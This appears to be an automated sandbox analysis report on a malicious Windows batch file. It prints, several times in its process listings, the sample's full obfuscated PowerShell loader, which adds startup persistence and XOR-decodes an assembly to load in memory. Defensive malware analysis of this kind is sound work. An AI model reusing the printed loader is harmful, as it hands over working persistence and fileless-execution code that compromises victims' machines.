Preview:	 .**********..Windows PowerShell transcript start..Start time: 20201203101432..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -w hidden -command $abab188938847d9e028b83169bd97=$env:appdata+' \microsoft\windows\start menu\programs\startup\add375f568547c9bc8c38d92878f1.lnk';if(-not(test-path $abab188938847d9e028b83169bd97)){$a1fe836cd2f4a584 c8b26df3c899e=new-object -comobject wscript.shell;$a887c3fc4114a6ae35adcfe97686a=$a1fe836cd2f4a584c8b26df3c899e.createshortcut($abab188938847d9e028b83 169bd97);$a887c3fc4114a6ae35adcfe97686a.windowstyle=7;$a887c3fc4114a6ae35adcfe97686a.targetpath='c:\users\u055610\appdata\roaming\microsoft\phlk\iqfpd jey.cmd';$a887c3fc4114a6ae35adcfe97686a.save();};if((get-process -name '*powershell*').count -lt 15){$a41841141c743b8d10df14c793537='XjFIS3leTXtiQ15QY VBvXlBZLT5AVDh9Zl5TcCRWXm9OTG9eUWdZNUB9O01mQHVRKXBAcnRhUztoZClObn4xcF5

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line t erminators
Entropy (8bit):	5.621690587448391
TrID:	
File name:	iqfpdjey.cmd
File size:	1933
MD5:	ebc549adacb4bd69742227f9b4d06b30
SHA1:	17a8eaca90e42e5c6b494e6586a8d1e66d8e9dc3

General	
SHA256:	97375803f9b120384077a144306e792d7f5a71e358f34161b2cf9a42d10d009e
SHA512:	012e3b41364f0865041f0a441c638c9f58ce93ca9501872ad15594050f4a89f25f78b59b9824b38b1c7a3c4eda9460554d7c27a2931e5b403b8210839c313217
SSDEEP:	48:6tRJ76p+ESakhSISpviSI7Bp9OhKgwxln5ZwUNDle/I:6JkSNhSISpaSI7vWKgwHjwS
File Content Preview:	@cmd /c powershell -w hidden -command "$abab188938847d9e028b83169bd97=$env:appdata+'\microsoft\windows\start menu\programs\startup\add375f568547c9bc8c38d92878f1.lnk';if(-not(test-path $abab188938847d9e028b83169bd97)) {$a1fe836cd2f4a584c8b26df3c899e=new-obj

File Icon

Icon Hash:	988686829e9ae600


Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: cmd.exe PID: 5472 Parent PID: 5580

General

Start time:	10:14:30
Start date:	03/12/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\user\Desktop\iqfpdjey.cmd' '
Imagebase:	0x7ff7eef80000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\iqfpdjey.cmd	unknown	8191	success or wait	1	7FF7EEF8F404	ReadFile
C:\Users\user\Desktop\iqfpdjey.cmd	unknown	8191	end of file	1	7FF7EEF8F404	ReadFile
C:\Users\user\Desktop\iqfpdjey.cmd	unknown	8191	end of file	1	7FF7EEF8F404	ReadFile

Analysis Process: conhost.exe PID: 960 Parent PID: 5472

General

Start time:	10:14:30
Start date:	03/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 204 Parent PID: 5472

General

Start time:	10:14:31
Start date:	03/12/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd /c powershell -w hidden -command '$abab188938847d9e028b83169bd97=$env:appdata+'\microsoft\windows\start menu\programs\startup\add375f568547c9bc8c38d92878f1.lnk';if(-not(test-path $abab188938847d9e028b83169bd97)){$a1fe836cd2f4a584c8b26df3c899e=new-object -comobject wscript.shell;$a887c3fc4114a6ae35adcfe97686a=$a1fe836cd2f4a584c8b26df3c899e.createshortcut($abab188938847d9e028b83169bd97);$a887c3fc4114a6ae35adcfe97686a.windowstyle=7;$a887c3fc4114a6ae35adcfe97686a.targetpath='c:\users\u055610\appdata\roaming\microsoft\phlk\iqfpdjey.cmd';$a887c3fc4114a6ae35adcfe97686a.save();};if((get-process -name '*powershell*').count -lt 15){$a41841141c743b8d10df14c793537='XjFIS3leTXtiQ15QYVBvXlBZLT5AVDh9Zl5TcCRWXm9OTG9eUWdZNUB9O01mQHVRKXBAcnRhUztoZClObn4xcF5vRXAlQHdCXnxAdm9BKEB9UCFgXjBja0Feb15eWUBSWCo2QHZWV2VAcypCKkB1ailDQHV7aH1Ac1Bal0Byc2gxXk9KfDNeUGBUeF5ReEFkQFIqe1RAfVpHfF5vT15MPWJWdTdqR0xNOG1XSHxWem43LSlsWV5BPXVBe3Axem05P05zK1h8eHJvRXk=';$afc49a7db894a1989bc60a8b4dcd7=[system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombase64string('QzpcVXNlcnNcVTA1NTYxMFxBcHBEYXRhXFJvYW1pbmdcTUlDUm9zT2ZUXHBobGtcUEhVTklwUkFhcW5zdEd2TER3S09NWlFyeG9lRlltV3lsZmd6U2NWa0VYYml1SmpkQ0JoVA==')));for($a0bf2735f83489b6c01ebc52dd3ad=0;$a0bf2735f83489b6c01ebc52dd3ad -lt $afc49a7db894a1989bc60a8b4dcd7.count;){for($ad3c9c588084759dffa6395ab35e5=0;$ad3c9c588084759dffa6395ab35e5 -lt $a41841141c743b8d10df14c793537.length;$ad3c9c588084759dffa6395ab35e5++){$afc49a7db894a1989bc60a8b4dcd7[$a0bf2735f83489b6c01ebc52dd3ad]=$afc49a7db894a1989bc60a8b4dcd7[$a0bf2735f83489b6c01ebc52dd3ad] -bxor $a41841141c743b8d10df14c793537[$ad3c9c588084759dffa6395ab35e5];$a0bf2735f83489b6c01ebc52dd3ad++;if($a0bf2735f83489b6c01ebc52dd3ad -ge $afc49a7db894a1989bc60a8b4dcd7.count){$ad3c9c588084759dffa6395ab35e5=$a41841141c743b8d10df14c793537.length}}};[system.reflection.assembly]::load($afc49a7db894a1989bc60a8b4dcd7);[d.m]::run()}'
Imagebase:	0x7ff7eef80000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5492 Parent PID: 204

General

Start time:	10:14:31
Start date:	03/12/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w hidden -command '$abab188938847d9e028b83169bd97=$env:appdata+'\microsoft\windows\start menu\programs\startup\add375f568547c9bc8c38d92878f1.lnk';if(-not(test-path $abab188938847d9e028b83169bd97)){$a1fe836cd2f4a584c8b26df3c899e=new-object -comobject wscript.shell;$a887c3fc4114a6ae35adcfe97686a=$a1fe836cd2f4a584c8b26df3c899e.createshortcut($abab188938847d9e028b83169bd97);$a887c3fc4114a6ae35adcfe97686a.windowstyle=7;$a887c3fc4114a6ae35adcfe97686a.targetpath='c:\users\u055610\appdata\roaming\microsoft\phlk\iqfpdjey.cmd';$a887c3fc4114a6ae35adcfe97686a.save();};if((get-process -name '*powershell*').count -lt 15){$a41841141c743b8d10df14c793537='XjFIS3leTXtiQ15QYVBvXlBZLT5AVDh9Zl5TcCRWXm9OTG9eUWdZNUB9O01mQHVRKXBAcnRhUztoZClObn4xcF5vRXAlQHdCXnxAdm9BKEB9UCFgXjBja0Feb15eWUBSWCo2QHZWV2VAcypCKkB1ailDQHV7aH1Ac1Bal0Byc2gxXk9KfDNeUGBUeF5ReEFkQFIqe1RAfVpHfF5vT15MPWJWdTdqR0xNOG1XSHxWem43LSlsWV5BPXVBe3Axem05P05zK1h8eHJvRXk=';$afc49a7db894a1989bc60a8b4dcd7=[system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombase64string('QzpcVXNlcnNcVTA1NTYxMFxBcHBEYXRhXFJvYW1pbmdcTUlDUm9zT2ZUXHBobGtcUEhVTklwUkFhcW5zdEd2TER3S09NWlFyeG9lRlltV3lsZmd6U2NWa0VYYml1SmpkQ0JoVA==')));for($a0bf2735f83489b6c01ebc52dd3ad=0;$a0bf2735f83489b6c01ebc52dd3ad -lt $afc49a7db894a1989bc60a8b4dcd7.count;){for($ad3c9c588084759dffa6395ab35e5=0;$ad3c9c588084759dffa6395ab35e5 -lt $a41841141c743b8d10df14c793537.length;$ad3c9c588084759dffa6395ab35e5++){$afc49a7db894a1989bc60a8b4dcd7[$a0bf2735f83489b6c01ebc52dd3ad]=$afc49a7db894a1989bc60a8b4dcd7[$a0bf2735f83489b6c01ebc52dd3ad] -bxor $a41841141c743b8d10df14c793537[$ad3c9c588084759dffa6395ab35e5];$a0bf2735f83489b6c01ebc52dd3ad++;if($a0bf2735f83489b6c01ebc52dd3ad -ge $afc49a7db894a1989bc60a8b4dcd7.count){$ad3c9c588084759dffa6395ab35e5=$a41841141c743b8d10df14c793537.length}}};[system.reflection.assembly]::load($afc49a7db894a1989bc60a8b4dcd7);[d.m]::run()}'
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA7CBAF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA7CBAF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA726B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA726B03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4noe4moz.5x0.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA75396FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qrujfq0i.d0l.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA75396FDD	CreateFileW
C:\Users\user\Documents\20201203	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA7539F35D	CreateDirectoryW
C:\Users\user\Documents\20201203\PowerShell_transcript.887849.qHDtgV3H.20201203101432.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA75396FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA726B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA726B03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA726B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA726B03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA726B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA726B03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA726B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA726B03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA726B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA726B03FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4noe4moz.5x0.ps1	success or wait	1	7FFA7539F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qrujfq0i.d0l.psm1	success or wait	1	7FFA7539F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4noe4moz.5x0.ps1	unknown	1	31	1	success or wait	1	7FFA7539B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qrujfq0i.d0l.psm1	unknown	1	31	1	success or wait	1	7FFA7539B526	WriteFile
C:\Users\user\Documents\20201203\PowerShell_transcript.887849.qHDtgV3H.20201203101432.txt	unknown	3	ef bb bf	...	success or wait	1	7FFA7539B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201203\PowerShell_transcript.887849.qHDtgV3H.20201203101432.txt	unknown	2465	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 32 30 33 31 30 31 34 33 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 38 37 38 34 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77	**********..Windows PowerShell transcript start..Start time: 20201203101432..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: pow	success or wait	57	7FFA7539B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 12 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....@.....	success or wait	1	7FFA7CFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 92 27 b2 e7 11 d3 a3 4c aa b2 7d 19 c2 b2 0b aa 09 00 00 00 0e 00 0f 00	8.....'.....L..}.....	success or wait	16	7FFA7CFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFA7CFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	7FFA7CFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	70 00 00 03	p...	success or wait	1	7FFA7CFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	108	01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 00 0e 80 00 09 0c 80 00 0a 0e 80 00 0b 0c 80 00 0c 0e 80 00 22 00 40 00 24 00 40 00 6a 00 40 00 99 00 40 00 b1 00 40 00 b0 00 40 00 9b 00 40 00 18 00 40 00 57 00 40 00 09 0e 80 00 0d 0c 80 00 0e 0c 80 00 0d 0e 80 00 0f 0e 80 00	..........."."@.$.@.j.@...@...@...@...@...@.W.@.....	success or wait	1	7FFA7CFCF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA7CA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA7CA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA7CA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA7CA7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA7CA82625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA7CA82625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA7CA82625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA7CA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA7CA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA7CA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA7CA7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA7CA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA7CA7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA7CB512E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA7CA662DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFA7CA663B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA7CB512E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA7539B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	131	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA7539B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	141	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
